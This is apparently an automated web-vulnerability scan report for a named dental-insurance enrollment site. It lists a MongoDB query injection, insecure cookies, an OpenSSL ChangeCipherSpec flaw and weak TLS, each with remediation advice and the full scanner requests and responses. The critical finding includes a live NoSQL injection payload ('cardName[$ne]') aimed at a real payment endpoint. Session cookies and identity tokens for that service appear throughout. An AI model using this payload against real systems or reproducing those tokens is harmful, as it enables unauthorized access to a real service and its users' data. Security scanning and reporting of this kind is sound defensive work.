
Micro Focus WebInspect

Vulnerability (Legacy)

Web Application Assessment Report

Scan Name:	MP Application		
Policy:	OWASP Top 10 2017 - (OWASP 2017)	**Crawl Sessions:**	49
Scan Date:	5/9/2019 4:11:27 PM	**Vulnerabilities:**	156
Scan Version:	18.20.178.0	**Scan Duration:**	54 minutes : 21 seconds
Scan Type:	Site	**Client:**	FF

Server: https://mot.deltadentalins.com:443



Critical

Query String Injection: MongoDB

Summary:

MongoDB is a type of NoSQL database that supports JSON-oriented document storage format. The MongoDB PHP driver is vulnerable to a request injection attack since PHP allows objects to be passed in via HTTP GET and HTTP POST requests and doesn't inherently sanitize input parameters. A simple variable can be easily converted into array object by passing it as an array reference. An instance of this vulnerability was discovered in the following URL: https://mot.deltadentalins.com:443/enroll/delta/payment.

Implication:

This vulnerability can be used to bypass authentication and obtain unauthorized access to information stored in the MongoDB backend database.

Fix:

All variables in /enroll/delta/ that access request parameters, either through HTTP POST or HTTP GET, should be strongly typed.
e.g.
username = (string)$_GET['username'];
password = (string)$_GET['password'];

Reference:

http://us.php.net/manual/en/mongo.security.php

Attack Request:

POST /enroll/delta/payment HTTP/1.1
Accept: */*
Referer: https://mot.deltadentalins.com/enroll/delta/payment
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Host: mot.deltadentalins.com

Content-Length: 503
Cache-Control: no-cache
Pragma: no-cache
Connection: Keep-Alive
X-WIPP: AscVersion=18.20.178.0
X-Scan-Memo: Category="Audit.Attack"; SID="0A9F2AFBB839B1A37B0DFEEC2655D2F0";
PSID="9ED1608230C8F8F4976383118917B468"; SessionType="AuditAttack"; CrawlType="None"; AttackType="Other";
OriginatingEngineID="a9e4d941-5d29-4cef-8ce0-24ee80bc86ba"; AttackSequence="0"; AttackParamDesc="cardName";
AttackParamIndex="1"; AttackParamSubIndex="0"; CheckId="11298"; Engine="Mongo+DB+Request+Injection+Attack";
SmartMode="ServerSpecificOnly"; ThreadId="163"; ThreadType="AuditorStateRequestor";
X-RequestManager-Memo: RequestorThreadIndex="0"; sid="1409"; smi="0"; sc="1"; ID="87b10a80-5748-4d46-982e-c6ca4cdf25f1";
X-Request-Memo: ID="80dfdc65-1ce7-431b-9366-881307a8a06d"; sc="1"; ThreadId="163";
Cookie: connect.sid=s%3AUS_QQY2tixlsxNhyTxy4GhbNArulfyGo.057R1jqmwOjIvHUHFWLqcymUGCEECVTNBQIZYAuZUlM;
mot-ddins=2208302090.64288.0000;
TS01d1e64c=01729bd6983b1b9099ff73be37aedb1df96882b3cd5595b7e2a84f6c8255b9faa1e92d61242da17cbce8131fd6f3b6aa2a82b8840539012f4c5f60efe56213e078416622c97a602f467abc61b519875754a3130caef1bf7fb0220f00dc32fca85a78721875;
TS0132dfbe=01729bd69882d3c4511d43280bfe2208f7dd9c5d81825189939f17a9a3f4fd654f65f234811687553bdfccf530e8870661ef817263;
TS018e8e3c=01729bd698e84c777be23a9427ff46c3e1651c221a12108bf836ce4e0beea8e51adc1abae4ccf1cf05b1df85744efd66918bfc155a6772a9572c6174fa0c315256cd0bb0d2;CustomCookie=WebInspect150223ZXE000CE7833EE4CBCB1B0690CD295CDC0YBFD0;ADRUM_BT=R:51|g:44b725b3-b2f1-4810-baf4-74e8ea9a4db81532|i:2050|e:415|n:MOT_a5878d08-57da-4244-b352-7b663d9a2a7d

paymentMethod=credit+card&cardName[$ne]
=WIMongoDBAttack&ccCapture=6011+3087+4444+4440&expMo=12&expYr=2019&cvcCapture=232&accountType=checking+account&bankName=&accountHolderName=&routingNumber=&accountNumber=&accountNumberRetype=&paymentFrequency=MONTHLY&sameBilling=on&streetAddress=&city=&state=&zipCode=&saveAddress=on&formSubmit=true&client_data_path=%2Fenroll%2Flocale-based%2Fen%2FUS%2Fclient-data.json&paymentSubmit=true&applicantId=&creditCardEntered=true&EFTEntered=&frequencySplitSwitch=hidden

Attack Response:

HTTP/1.1 200 OK
Date: Fri, 10 May 2019 00:03:10 GMT
X-Frame-Options: SAMEORIGIN
Cache-Control: no-cache
Cache-Control: no-store
Content-Type: text/html; charset=utf-8
Content-Length: 31801
Set-Cookie: ADRUM_BT=R:51|g:44b725b3-b2f1-4810-baf4-74e8ea9a4db81534|i:2050|e:415|s:f|n:MOT_a5878d08-57da-4244-b352-7b663d9a2a7d; Path=/; Expires=Fri, 10 May 2019 00:03:40 GMT; Secure
Via: 1.1 mot.deltadentalins.com
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Set-Cookie:
TS018e8e3c=01729bd698d1ceb43f539513835d961d96397f141f12108bf836ce4e0beea8e51adc1abae464ed3b5786fb58e098f18ab8753db7836c7534826c9a61e48f77163fc593a275; Path=/

```
<!DOCTYPE html>
<html lang="en">
<head>
   <meta charset="UTF-8">
   <meta name="viewport" content="width=device-width, initial-scale=1.0">
   <meta http-equiv="X-UA-Compatible" content="IE=edge" />
   <title>Payment | Enrollment | Delta Dental Insurance Company</title>

      <script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?client=gme-deltadentalofcalifornia&libraries=places"></script>

   <script>window['adrum-start-time'] = new Date().getTime();</script>
   <script type="text/javascript" src="/enroll/js/html5shiv-40bd440d29.min.js" async></script>

      <link rel="stylesheet" type="text/css" href="/enroll/styles/style-f7e859b5f6.css">

      <script type="text/javascript" src="/enroll/js/zippopupsingle-6124fbf8cb.js"> </script>

   <link rel="stylesheet" type="text/css" href="//cloud.typography.com/6549574/670548/css/fonts.css" />
   <script type="text/javascript">
      (function(i, s, o, g, r, a, m) {
         i['GoogleAnalyticsObject'] = r;
         i[r] = i[r] || function() {
                  (i[r].q = i[r].q || []).push(arguments)
               }, i[r].l = 1 * new Date();
```

```
        a = s.createElement(o), m = s.getElementsByTagName(o)[0];
        a.async = 1;
        a.src = g;
        m.parentNode.insertBefore(a, m)
      })(window, document, 'script', '//www.google-analytics.com/analytics.js', 'ga');
      ga('create', 'UA-9398012-1', 'auto');
      var dnt= navigator.doNotTrack || window.doNotTrack || window.msDoNotTrack;
      ga('set', 'dimension9', dnt);
      ga('send', 'pageview');


    </script>
</head>
<body>
  <!--BEGIN QUALTRICS SITE INTERCEPT-->
    <script type='text/javascript'>
    (function(){var g=function(e,h,f,g){
    this.get=function(a){for(var a=a+"=",c=document.cookie.split(";"),b=0,e=c.length;b<e;b++){for(var d=c[b];"
"==d.charAt(0);)d=d.substring(1,d.length);if(0==d.indexOf(a))return d.substring(a.length,d.length)}return null};
    this.set=function(a,c){var b="",b=new Date;b.setTime(b.getTime()+6048E5);b="; expires="+b.toGMTString
();document.cookie=a+"="+c+b+"; path=/; "};
    this.check=function(){var a=this.get(f);if(a)a=a.split(":");else if(100!=e)"v"==h&&(e=Math.random()>=e/100?0:100),a=
[h,e,0],this.set(f,a.join(":"));else return!0;var c=a[1];if(100==c)return!0;switch(a[0]){case "v":return!1;case "r":return c=a
[2]%Math.floor(100/c),a[2]++,this.set(f,a.join(":")),!c}return!0};
    this.go=function(){if(this.check()){var a=document.createElement("script");a.type="text/javascript";a.src=g+ "&t=" +
(new Date()).getTime();document.body&&document.body.appendChild(a)}};
    this.start=function(){var a=this;window.addEventListener?window.addEventListener("load",function(){a.go()},!
1):window.attachEvent&&window.attachEvent("onload",function(){a.go()})};
    try{(new g(100,"r","QSI_S_ZN_bpjF3HlqMikXKbr","https://znbpjf3hlqmikxkbr-
deltadental.siteintercept.qualtrics.com/WRSiteInterceptEngine/?
Q_ZID=ZN_bpjF3HlqMikXKbr&Q_LOC="+encodeURIComponent(window.location.href))).start()}catch(i){}})();
    </script><div id='ZN_bpjF3HlqMikXKbr'><!--DO NOT REMOVE-CONTENTS PLACED HERE--></div>
  <!--END SITE INTERCEPT-->




  <!-- Code Type - Tag - Page -->




<!-- MAIN CONTENT -->

      <header>

      <div class="enrollee-header">
        <div class="enrollee-masthead ">
          <div class="plan-box">Delta Dental <br><span>PPO</span></div>


...TRUNCATED...
```

File Names:

- https://mot.deltadentalins.com:443/enroll/delta/payment
- https://mot.deltadentalins.com:443/enroll/delta/payment
- https://mot.deltadentalins.com:443/enroll/delta/payment
- https://mot.deltadentalins.com:443/shopping/delta/plan-options/9801679?issuerCode=DELTA

Medium **Cookie Security: Cookie not Sent Over SSL**

Summary:

This policy states that any area of the website or web application that contains sensitive information or access to privileged

functionality such as remote site administration requires that all cookies are sent via SSL during an SSL session. The URL: https://mot.deltadentalins.com:443/enroll/api/v1/cx/enrollment/addressCleanse has failed this policy. If a cookie is marked with the "secure" attribute, it will only be transmitted if the communications channel with the host is a secure one. Currently this means that secure cookies will only be sent to HTTPS (HTTP over SSL) servers. If secure is not specified, a cookie is considered safe to be sent in the clear over unsecured channels.

Fix:

For Development:
This issue will ultimately need to be rectified by your Network or Security Operations team. If necessary, implement the change in your development environment.

For Security Operations:

IIS 4.0 and 5.0 Fix Information:
http://support.microsoft.com/default.aspx?scid=kb;en-us;274149

Remediation for IIS 6.x:
http://www.microsoft.com/technet/prodtechnol/WindowsServer2003/Library/IIS/0d49cbc8-10e1-4fa8-ba61-c34e524a3ae6.mspx?mfr=true
http://msdn2.microsoft.com/en-us/library/ms998310.aspx

Require SSL for an Authentication Cookie (IIS 7):
http://technet.microsoft.com/en-us/library/cc771633(WS.10).aspx

AnonymousIdentificationSection Class [IIS 7]:
http://msdn.microsoft.com/en-us/library/ms689482.aspx

Use the following links to remediate this issue on an Apache server:
http://search.cpan.org/~jkrasnoo/ApacheCookieEncrypted-0.03/Encrypted.pm
http://hc.apache.org/httpclient-3.x/apidocs/org/apache/commons/httpclient/class-use/Cookie.html

For QA:
This issue will ultimately need to be rectified by your Network or Security Operations team. If necessary, implement the change in your testing environment.

Reference:

General Information:
The Unofficial Cookie FAQ

Attack Request:

POST /enroll/api/v1/cx/enrollment/addressCleanse HTTP/1.1
Accept: */*
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Referer: https://mot.deltadentalins.com/enroll/delta/personal-info
Accept-Language: en-US
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: mot.deltadentalins.com
Content-Length: 79
Connection: Keep-Alive
Cache-Control: no-cache
Pragma: no-cache

Cookie: connect.sid=s%3AQj07zHHlNW7qZLhKVn8xZncNDTskJKZ4.WAMZlVPlJuIhRRT%2BKuC8szdYXEveWS00n0Ss5Z8QcRU; mot-ddins=2208302090.64288.0000; TS01d1e64c=01729bd69835e77b68443cf18958d0820127a7d683cbcefad7aa65e3d3cea85a1e7a56718da2a42d0da9319233db18eea5bc50189472c8bb9ac753a707d15809166af6f842d71e0f2b5ef9dbd910e0a52fea4bd2aaf1576639552745cfe1638ec7ecdc339b; TS0132dfbe=01729bd69836678e8821f6c01504fed15d08b71c8c93bef1b4a9545cbabb5529fb3e83db61394fde7897d8983d57140ec711cac03d; QSI_HistorySession=https%3A%2F%2Fmot.deltadentalins.com%2Fshopping%2Fdelta%2Fget-a-quote%3FissuerCode%3DDELTA~1557443505891%7Chttps%3A%2F%2Fmot.deltadentalins.com%2Fshopping%2Fdelta%2Fplan-options%3FissuerCode%3DDELTA~1557443690324%7Chttps%3A%2F%2Fmot.deltadentalins.com%2Fshopping%2Fdelta%2Fplan-options%2F9801679%3FissuerCode%3DDELTA~1557443696664%7Chttps%3A%2F%2Fmot.deltadentalins.com%2Fenroll%2Fdelta%2Fpersonal-info~1557443714945; TS018e8e3c=01729bd698d7078f971d2931c38d2133da422002c1a1d5048ec83719fe3f0c589c6e2c3e90577cb4d6d4de82258dc

8974464624fbbb75cfc4ab1ff8b54e5e839062dbc66a4; _ga=GA1.2.1222917316.1517435630; AMCV_E9D70FA75B3A18E80A495C49%40AdobeOrg=1994364360%7CMCIDTS%7C18026%7CMCMID%7C22137510049759883710112622098244936722%7CMCAAMLH-1558048484%7C9%7CMCAAMB-1558048484%7CRKhpRz8krg2tLO6pguXWp5olkAcUniQYPHaMWWgdJ3xzPWQmdj0y%7CMCOPTOUT-1557450884s%7CNONE%7CvVersion%7C3.4.0%7CMCAID%7CNONE%7CMCSYNCSOP%7C411-17946; _gcl_au=1.1.404074092.1552323525; _fbp=fb.1.1552323526191.52071667; SMIDENTITY=NMd2moKyvM36bzAeP6Vj0R4nYtu5BzCiKgC61EDjUJ3LKobQkV/jiCr3khU0KFbx/bPtR+IscUpzI2OtpQuNz/6ydg3a6kLI3SttT7aU6oQe+6Y/1oMukod4Lg/n8PqmtTouZY5Ym889lheBaHN6TTIXlJ4qnKiuSwAwY4lCjoBW0wucFFj1OaznxvdHNoB3/dEzd3T+0mbHfV4Wpd1UzgV//aDiX7lMdKKZ9CozL4iNGQNhWigwmqxgp9xuOAkHPl/bAloS+Q/gCq/JjmY7CTGffM7xhEhg+oX1Su+WlcrC40ok1GJJD1j76Q8jlbgjLNWAHzy1ikD4LpLv9aqeTX1984iXG19oPtWK+/fImH32U4WqNy0uKZ36lNn7gHOTNJntmTiDC3wq1cTSTPBfQrL2n6ahRMiHjHxBrWvl/HmMfQeq4I4Ot5dGG95GErkZE44s8kETtBOyM6dRaSbXFWGsVB3KMN+ud4bGx2SwYlHjerJG7zLQMTA1zvcFv59YO5/GYAzEYPCCirEVNd7t9qCHaBvDVo091cHIMcBbcPQh5i8GZaVuq46uI+RsCZ12; _gid=GA1.2.1350598247.1557443497; _gat=1; ADRUM=s=1557443704741&r=https%3A%2F%2Fmot.deltadentalins.com%2Fshopping%2Fdelta%2Fplan-options%2F9801679%3F-1555445888; AMCVS_E9D70FA75B3A18E80A495C49%40AdobeOrg=1; s_cc=true; s_sq=%5B%5BB%5D%5D;CustomCookie=WebInspect150223ZXE000CE7833EE4CBCB1B0690CD295CDC0YBFD0

{"addressLine":"235 Colner Cir","city":"Folsom","state":"CA","zipcode":"95630"}

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 09 May 2019 23:15:45 GMT
X-Frame-Options: SAMEORIGIN
Content-Type: application/json; charset=utf-8
Content-Length: 212
Set-Cookie: ADRUM_BT=R:57|g:c5af597e-4d30-425f-97be-314cfd6e70c968565|i:2052|n:MOT_a5878d08-57da-4244-b352-7b663d9a2a7d; Path=/; Expires=Thu, 09 May 2019 23:16:15 GMT; Secure
Via: 1.1 mot.deltadentalins.com
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Set-Cookie:
TS018e8e3c=01729bd698dcf758993125af785018cc7872a41f8aa1d5048ec83719fe3f0c589c6e2c3e900f1a226d9d8caaec40e905d66881ee85cdc12c0fa94a7e3183ea59774834104b; Path=/

{"addressLine":"235 Colner Cir","city":"Folsom...TRUNCATED...

File Names:

- https://mot.deltadentalins.com:443/enroll/api/v1/cx/enrollment/addressCleanse
- https://mot.deltadentalins.com:443/enroll/js/feedback-763706aa40.js
- https://mot.deltadentalins.com:443/enroll/js/additional-methods-d95f4f840a.min.js
- https://mot.deltadentalins.com:443/shopping/js/jquery-8101d596b2.js
- https://mot.deltadentalins.com:443/enroll/js/common-c257863844.js
- https://mot.deltadentalins.com:443/enroll/js/jquery-8101d596b2.js
- https://mot.deltadentalins.com:443/enroll/js/jquery-24ae1ca673.validate.min.js
- https://mot.deltadentalins.com:443/shopping/js/jquery-36917469dc.validate.min.js
- https://mot.deltadentalins.com:443/shopping/js/getAQuote-211ca5c794.js
- https://mot.deltadentalins.com:443/shopping/js/planDetails-ca524498cf.js
- https://mot.deltadentalins.com:443/enroll/js/html5shiv-40bd440d29.min.js
- https://mot.deltadentalins.com:443/enroll/js/validation-3a3a507f31.js
- https://mot.deltadentalins.com:443/shopping/js/common-261666dd01.js
- https://mot.deltadentalins.com:443/shopping/js/html5shiv-40bd440d29.min.js
- https://mot.deltadentalins.com:443/enroll/js/jquery-ab3696dee1.payment.js
- https://mot.deltadentalins.com:443/enroll/js/dependents-93567b86ba.js
- https://mot.deltadentalins.com:443/shopping/delta/plan-options/9801679?issuerCode=DELTA
- https://mot.deltadentalins.com:443/enroll/js/receipt-a33e12cc02.js
- https://mot.deltadentalins.com:443/enroll/delta/receipt
- https://mot.deltadentalins.com:443/shopping/delta/get-a-quote?issuerCode=DELTA
- https://mot.deltadentalins.com:443/enroll/js/personal-info-300c5872da.js
- https://mot.deltadentalins.com:443/enroll/js/jquery-3b5470c70d.mask.min.js
- https://mot.deltadentalins.com:443/enroll/js/es5-shim-136920ce3d.min.js

- https://mot.deltadentalins.com:443/enroll/delta/personal-info
- https://mot.deltadentalins.com:443/shopping/locale-based/en/US/client-data.json
- https://mot.deltadentalins.com:443/enroll/delta/review
- https://mot.deltadentalins.com:443/shopping/js/planOptions-615ccf3ae8.js
- https://mot.deltadentalins.com:443/shopping/js/es5-shim-136920ce3d.min.js
- https://mot.deltadentalins.com:443/enroll/delta/application
- https://mot.deltadentalins.com:443/shopping/js/validation-041e807db4.js
- https://mot.deltadentalins.com:443/shopping/js/jquery-3b5470c70d.mask.min.js
- https://mot.deltadentalins.com:443/enroll/js/mot-adrum-05508bc7fe.js
- https://mot.deltadentalins.com:443/shopping/delta/plan-options?issuerCode=DELTA
- https://mot.deltadentalins.com:443/shopping/js/mot-adrum-05508bc7fe.js
- https://mot.deltadentalins.com:443/enroll/js/review-1a1c100d01.js
- https://mot.deltadentalins.com:443/enroll/delta/payment
- https://mot.deltadentalins.com:443/enroll/delta/dependents
- https://mot.deltadentalins.com:443/enroll/locale-based/en/US/client-data.json
- https://mot.deltadentalins.com:443/enroll/api/v1/cx/enrollment/hc/search-quote
- https://mot.deltadentalins.com:443/enroll/js/zippopupsingle-6124fbf8cb.js
- https://mot.deltadentalins.com:443/shopping/js/additional-methods-0a2ac4c9f1.min.js
- https://mot.deltadentalins.com:443/enroll/js/payment-732a6decc4.js

---

Medium **Insecure Deployment: OpenSSL**

Summary:

WebInspect has detected an SSL/TLS man-in-the-middle (MitM) vulnerability caused by a specially crafted SSL handshake message. Also known as OpenSSL ChangeCipherSpec (CCS) injection vulnerability, this bug is known to manifest in the OpenSSL implementation of the secure socket layer for versions earlier than 0.9.8za, 1.0.0 before 1.0.0m and 1.0.1 before 1.0.1h. A ChangeCipherSpec message signals peers to switch to a symmetric encryption during SSL handshake process after negotiating a master key to use for symmetric encryption. However, vulnerable versions of OpenSSL allow a CCS message before the master key is negotiated resulting in a zero length master key.

Execution:

To verify the vulnerability, determine the version of the OpenSSL library deployed on the application servers. The version information can be obtained by running the command openssl version. Note that the client needs to be directly connected to the server in order to test for the vulnerability. If a proxy server is present in the environment, it is recommended to test both the proxy and the application server for the vulnerability.

Implication:

Man-in-the-middle attackers may use this vulnerability to hijack and intercept secure SSL/TLS communication by issuing an early CCS message to client and server when both are using vulnerable instance of OpenSSL. This may allow the attacker to compromise the confidentiality of sensitive session data.

Fix:

Upgrade to latest OpenSSL version.

- OpenSSL 0.9.8 SSL/TLS users should upgrade to 0.9.8za or later.
- OpenSSL 1.0.0 SSL/TLS users should upgrade to 1.0.0m or later.
- OpenSSL 1.0.1 SSL/TLS users should upgrade to 1.0.1h or later.

Additionally, users should check for the possibility of an indirect dependency on the OpenSSL library via third party software. Upgrade any such instances according to vendor recommendations.

Reference:

- https://www.openssl.org/news/secadv_20140605.txt
- http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-0224

Attack Request:

GET /shopping/js/common-261666dd01.js HTTP/1.1
Accept: */*

Referer: https://mot.deltadentalins.com/shopping/delta/get-a-quote?issuerCode=DELTA
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: mot.deltadentalins.com
Connection: Keep-Alive
Pragma: no-cache
Cookie: ADRUM_BT=R:0|g:b78a62c7-d7d6-4668-bb34-09c53533f36f61512|e:3|n:MOT_a5878d08-57da-4244-b352-7b663d9a2a7d; connect.sid=s%3AQj07zHHlNW7qZLhKVn8xZncNDTskJKZ4.WAMZlVPlJuIhRRT%2BKuC8szdYXEveWS00n0Ss5Z8QcRU; mot-ddins=2208302090.64288.0000; TS01d1e64c=01729bd698c5a6bf1b29950c9b78bf5cb3c6e1bb22cbcefad7aa65e3d3cea85a1e7a56718da2a42d0da9319233db18eea5bc501894a9470297f64a06278b4fabb570bc78bd73496a5e670ae1859aa96c4ca4908d2cfe4100b7f68e3128a66ca0066216edaa; _ga=GA1.2.1222917316.1517435630; AMCV_E9D70FA75B3A18E80A495C49%40AdobeOrg=1994364360%7CMCIDTS%7C18020%7CMCMID%7C22137510049759883710112622098244936722%7CMCAAMLH-1557506905%7C9%7CMCAAMB-1557506905%7CRKhpRz8krg2tLO6pguXWp5olkAcUniQYPHaMWWgdJ3xzPWQmdj0y%7CMCOPTOUT-1556909305s%7CNONE%7CvVersion%7C3.4.0%7CMCAID%7CNONE%7CMCSYNCSOP%7C411-17946; _gcl_au=1.1.404074092.1552323525; _fbp=fb.1.1552323526191.52071667; SMIDENTITY=NMd2moKyvM36bzAeP6Vj0R4nYtu5BzCiKgC61EDjUJ3LKobQkV/jiCr3khU0KFbx/bPtR+IscUpzI2OtpQuNz/6ydg3a6kLI3SttT7aU6oQe+6Y/1oMukod4Lg/n8PqmtTouZY5Ym889lheBaHN6TTIXlJ4qnKiuSwAwY4lCjoBW0wucFFj1OaznxvdHNoB3/dEzd3T+0mbHfV4Wpd1UzgV//aDiX7lMdKKZ9CozL4iNGQNhWigwmqxgp9xuOAkHPl/bAloS+Q/gCq/JjmY7CTGffM7xhEhg+oX1Su+WlcrC40ok1GJJD1j76Q8jlbgjLNWAHzy1ikD4LpLv9aqeTX1984iXG19oPtWK+/fImH32U4WqNy0uKZ36lNn7gHOTNJntmTiDC3wq1cTSTPBfQrL2n6ahRMiHjHxBrWvl/HmMfQeq4I4Ot5dGG95GErkZE44s8kETtBOyM6dRaSbXFWGsVB3KMN+ud4bGx2SwYlHjerJG7zLQMTA1zvcFv59YO5/GYAzEYPCCirEVNd7t9qCHaBvDVo091cHIMcBbcPQh5i8GZaVuq46uI+RsCZ12;CustomCookie=WebInspect150223ZXE000CE7833EE4CBCB1B0690CD295CDC0YBFD0

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 09 May 2019 23:11:36 GMT
X-Frame-Options: SAMEORIGIN
Last-Modified: Thu, 18 Apr 2019 21:24:59 GMT
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Cache-Control: max-age=86400, public
Content-Length: 3469
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: application/javascript
Set-Cookie: TS01d1e64c=01729bd698c5a6bf1b29950c9b78bf5cb3c6e1bb22cbcefad7aa65e3d3cea85a1e7a56718da2a42d0da9319233db18eea5bc501894a9470297f64a06278b4fabb570bc78bd73496a5e670ae1859aa96c4ca4908d2cfe4100b7f68e3128a66ca0066216edaa; Path=/

"use strict";"remove"in Element.prototype||(Element.prototype.remove=function(){this.parentNode&&this.parentNode.removeChild(this)});var common={default_error_message:"Sorry, we're having technical issues. Please try again later.",init:function(){var e;$("body").on("click",".tooltip-link",common.showToolTip),$("body").on("click",".tooltip-popup a, .tooltip-overlay",common.hideTooltip),$("body").on("click",".header-menu-button, .header-menu-overlay",common.headerMenu),$("#shoppingBack").click(common.enableGABackButton),$("header button").click(function(e){e.preventDefault(),window.history.go(-1)}),$(window).resize(function(){clearTimeout(e),e=setTimeout(common.doneResizing,100)})},isURLReject:function(e,t){if(!e)return!1;if("object"==typeof e&&(e=e.responseText),e&&"string"==typeof e&&-1!==e.indexOf("Request Rejected")){var o=e.match(/\d+/g);return o&&ga("send",{hitType:"event",eventCategory:"Errors",eventAction:"URL Rejects",eventLabel:"URLiD{"+o.toString()+"}, AppID{"+t+"}"}),!0}return!1},showDefaultError:function(){return $(".error-container").append('<label class="error ajax-error">'+common.default_error_message+"</label>"),$(window).scrollTop(0),!1},getAge:function(e,t,o){var n,r,a=new Date(PI.dateFromISO(e+"-"+t+"-"+o)),i=new Date,l=new Date(PI.localDate(a)),d=PI.localDate(a);return l.setFullYear(i.getFullYear()),PI.validDate(d)?(i<l?(r=l,(n=new Date(l)).setFullYear(i.getFullYear()-1)):((r=new Date(l)).setFullYear(i.getFullYear()+1),n=l),n.getFullYear()-d.getFullYear()+(i-n)/(r-n)):NaN},showToolTip:function(e){e.preventDefault();var t=$(e.currentTarget),o=$(e.currentTarget).nextAll(".tooltip-popup").first(),n=$(e.currentTarget).position(),r=$(e.currentTarget).children("i").outerWidth(),a=n.left-o.outerWidth()/2+r/2,i=n.top,l=o.outerHeight();o.attr("tabindex","0"),0===$(".tooltip-overlay").length&&$("body").append(' '),$(".tooltip-popup").addClass("hidden"),$(".tooltip-link").removeClass("open"),t.addClass("open"),o.removeClass("hidden"),$(window).width()<=400||a<=16?o.css({left:"1rem",top:i-l+"px"}):o.css({left:a+"px",top:i-l+"px"}),o.get(0).focus()},hideTooltip:function(e){e.preventDefault(),$(".tooltip-popup").addClass("hidden"),$(".tooltip-link").removeClass("open"),$(".tooltip-overlay").remove()},headerMenu:function(){$(".header-menu-dropdown").slideToggle(200),$(".header-menu-button, .header-menu-overlay").toggleClass("open"),$("body").toggleClass("fixed")},doneResizing:function(){940<=$(window).width()&&$(".header-menu-dropdown").removeAttr("style")},enableGABackButton:function(){var e={hitType:"event",eventCategory:"Clicks on Back Button",eventAction:"Page Url = "+window.location,eventLabel:$("#issuerCode").val()+":"+$("#planState").val()};return ga("send",e)},sendVirtualPageViews:function(e){var t=e.data,o=e.target.id,n=$.validator.format(t.pageView,o);ga("send",{hitType:"pageview",page:n})},moveCursorToNextInputField:function(e){var t=e.target.id,o=e.target.value;if(!(o&&o.length<2||-1===t.indexOf("month")&&-1===t.indexOf("day")&&"expMo"!==t||2!==o.length)){var n=$(this).nextAll("input").first();n.focus(),n.select()}},autoCorrectDateFields:function(e){var t=e.keyCode?

e.keyCode:e.which,o=event.target.id,n=event.target.value;e.shiftKey||9!==t||!n||1!==n.length||-1===o.indexOf("month")&&-1===o.indexOf("day")&&"expMo"!==o||n&&1===n.length&&$("#"+o).val("0"+n)},removeLastDirectoryPartOfURL:function(e){var t=e.split("/");return t.pop(),t.join("/")}};common.init();

File Names:

- https://mot.deltadentalins.com:443/shopping/js/common-261666dd01.js

---

Medium

Insecure Transport: Weak SSL Protocol

Summary:

Fortify WebInspect has detected support for Transport Layer Security Protocol (TLS) 1.1 protocol on the target server. NIST publication 800-52 revision 1 recommends all web applications to prefer Transport Layer Security Protocol version 1.2 (TLS 1.2) and mandates government agencies to develop a migration plan for TLS1.2 by January 2015. TLS1.1 mandates a combination of MD5 and SHA1 for the hash function, which leads to conclusion that strength of TLS1.1 depends largely on the strength of SHA1. MD5 is generally known to be weak. SHA1 use is being phased out. NIST Special Publication 800-131A deprecated the use of SHA-1 in digital signature starting January 2014.

Execution:

The list of supported SSL/TLS protocols can be obtained by running the server analyzer tool from Fortify Security Toolkit supplied with Fortify WebInspect against the target server.

Implication:

Weak TLS/SSL protocols may exhibit any or all of the following properties:

- No protection against man-in-the-middle (MitM) attacks
- Same key used for authentication and encryption
- Weak message authentication control
- No protection against TCP connection closing

These properties can allow an attacker to intercept, modify and tamper with sensitive data.

Fix:

Have a migration plan in place for all sites to exclusively use TLS1.2 and above. Disable support for the TLS 1.1 protocol on the server. Instead, TLSv1.2 and above should be used.

- For Apache, modify the following lines in the server configuration
- SSL Protocol ALL –SSLv2 -SSLv3 -TLSv1 –TLSv1.1
- For Nginx, modify the following lines in server configuration:
- SSL_Protocols TLSv1.2
- For IIS, please refer to Microsoft Knowledge Base Articles:
- https://technet.microsoft.com/library/security/3009008

For other servers, please refer to vendor specific documentation.

Reference:

NIST Special Publication 800-131A
NIST Special Publication 800-52r1

Attack Request:

GET /shopping/delta/get-a-quote?issuerCode=DELTA HTTP/1.1
Accept: */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: mot.deltadentalins.com
Connection: Keep-Alive

Pragma: no-cache
Cookie: _ga=GA1.2.1222917316.1517435630; AMCV_E9D70FA75B3A18E80A495C49%40AdobeOrg=1994364360%
